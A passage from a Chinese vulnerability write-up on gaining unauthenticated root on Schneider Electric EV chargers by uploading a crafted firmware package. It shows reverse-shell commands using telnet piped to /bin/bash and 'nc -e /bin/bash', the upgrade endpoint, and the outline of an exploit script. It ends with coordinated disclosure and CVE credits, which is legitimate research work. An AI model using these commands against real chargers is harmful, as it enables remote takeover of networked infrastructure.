由于 CONTROL 文件在压缩包中，这个值可控并且计算方式也很简单，这里直接调用命令即可生成。调用的 `run.sh` 文件也是在升级包中的，这里直接替换 `run.sh` 文件的内容为我们自己的命令，这样就可以实现任意命令执行了。最后使用 `tar cf` 命令打包即可，更新固件即可触发。





([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-f0d3a1042d4ef6a4395bdc23d6ce7e9bc45d228e.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-f0d3a1042d4ef6a4395bdc23d6ce7e9bc45d228e.png))

按照分析的结果，写入反弹 shell 的命令到 `run.sh` 文件中。打包上传更新固件。等待 shell 出现，但是很遗憾，失败了。这里可能存在几种情况：

- 1. 升级过程中，设备没有网络;
- 2. 反弹 shell 的命令失败。

对于第一种，先修改为 curl 的请求试试。结果成功执行。说明网络是通的。






([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-7f5958c23aba33cd947fd89d36d8cb2d896380ff.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-7f5958c23aba33cd947fd89d36d8cb2d896380ff.png))

网络没问题，问题就简单了。更换不同的反弹 shell 命令试试。换了几种方式失败后，最终通过 `telnet ip port1 | /bin/bash | telnet ip port2` 成功反弹。真是激动人心的时刻。

这个反弹的原理就是监听两个端口，端口 1 的连接负责输入命令，端口 2 的连接接收输出。当然在后续的测试中，这个尽管可以成功，但是还有网络因素导致输出的端口连接失败的情况。但是这里影响不大，可以输入 `nc ip port3 -e /bin/bash` 反弹回显端口。




([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-f1654614c139f6adf8743615be8b29d40f8602de.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-f1654614c139f6adf8743615be8b29d40f8602de.png))

### 一键 root 之漏洞脚本开发

通过以上两个漏洞，可以实现无需登录的远程命令执行。但是每次输入命令，都比较麻烦。还是写一个脚本来自动化利用。

脚本相对简单，linux 系统，使用 python 的 requests 库可轻松实现。思路为，抓取固件更新的请求包，生成命令执行的 epk 文件，利用 requests 的 post 方法发送构造的请求。

流程如下图：




([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-0e15ae5b078b0e82740ed43667bf0d3152b64e09.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0e15ae5b078b0e82740ed43667bf0d3152b64e09.png))

通过抓包确定，发送的 url 路径为 `/cgi-bin/cgiServer?`

`worker=FileDispatcher&nextWorker=FirmwareUpgrade&finalWorker=FirmwareUpgrade&finalIp=内网ip地址&treatOnlyThisStation=yes&uploading=true&longProcessing=true`

这里的内网 ip 地址，我首先使用 127.0.0.1 替换，但是，发现这样不行。再次抓包分析，这个 ip 地址可以通过访问 `/cgi-bin/cgiServer?worker=FirmwareUpgradeForm` 来获得。使用正则表达式提取即可。



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-8a713bf513dcbfd2d0fdfd1debf5898fcdd00c.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-8a713bf513dcbfd2d0fdfd1debf5898fcdd00c.png))

这个问题解决后，又出现了第二个问题，就是上传失败。没执行。继续抓包分析，通过对比 burp 抓的包和 requests 发送的包进行对比，发现少了 `content-type:application/octet-stream`。通过设置请求头是无效的。这里要通过 `files = {'fichier': ('r7_update_3.3.0.12_d4.epk', open('r7_update_3.3.0.12_d4.epk', 'rb'), 'application/octet-stream')}` 来设置就可以了。

## 0x05 漏洞影响

### 漏洞影响

1. 用于僵尸网络。
2. 横向渗透企业内部网络、家庭网络。为了确认真实性，通过对其 IP 地址进行分析，可以发现一些确实有企业在使用该充电桩。

### 可能的利用方式



- 1. 与汽车进行数据交互，尝试 fuzzing 可能对汽车造成影响？
- 2. 控制电压，造成设备故障

## 0x06 漏洞处理

漏洞发现后，以第一时间通报给施耐德官方厂商。并得到其厂商回复与致谢。公告地址：[https://download.schneider-electric.com/files?p\\_Doc\\_Ref=SEVD-2021-194-06](https://download.schneider-electric.com/files?p_Doc_Ref=SEVD-2021-194-06)。（[https://download.schneider-electric.com/files?p\\_Doc\\_Ref=SEVD-2021-194-06%E3%80%82](https://download.schneider-electric.com/files?p_Doc_Ref=SEVD-2021-194-06%E3%80%82)）

Life Is On | Schneider Electric

Schneider Electric Security Notification

Acknowledgements

Schneider Electric recognizes the following researchers for identifying and helping to coordinate a response to these vulnerabilities:

CVE	Researchers
CVE-2021-22706	<ul style="list-style-type: none"><li>Tony Marcel Nasr</li><li>Wu Ming (BaCde) and Chen Huajiang (Kevin2600)</li></ul>
CVE-2021-22707 CVE-2021-22708	<ul style="list-style-type: none"><li>Wu Ming (BaCde) and Chen Huajiang (Kevin2600)</li><li>Stefan Viehböck (SEC Consult)</li></ul>
CVE-2021-22721 CVE-2021-22722 CVE-2021-22723 CVE-2021-22726 CVE-2021-22727 CVE-2021-22728	<ul style="list-style-type: none"><li>Tony Marcel Nasr</li></ul>
CVE-2021-22729	<ul style="list-style-type: none"><li>Guillaume Jonville (B2EI)</li><li>Tony Marcel Nasr</li></ul>
CVE-2021-22730 CVE-2021-22773 CVE-2021-22774	<ul style="list-style-type: none"><li>Tony Marcel Nasr</li></ul>

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-01b2739695894e1df1eb739d7d6d3b108b2dfc01.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-01b2739695894e1df1eb739d7d6d3b108b2dfc01.png))

## 0x07 总结

在前期对其不了解以及缺乏相关知识的情况下，通过边研究边学习来挖掘漏洞。其中耗费了许多精力，也遇到了许多大大小小的问题，过程中有收获。对于充电桩还有很多可以去探索的，大家感兴趣的也都可以合法情况下进行研究。

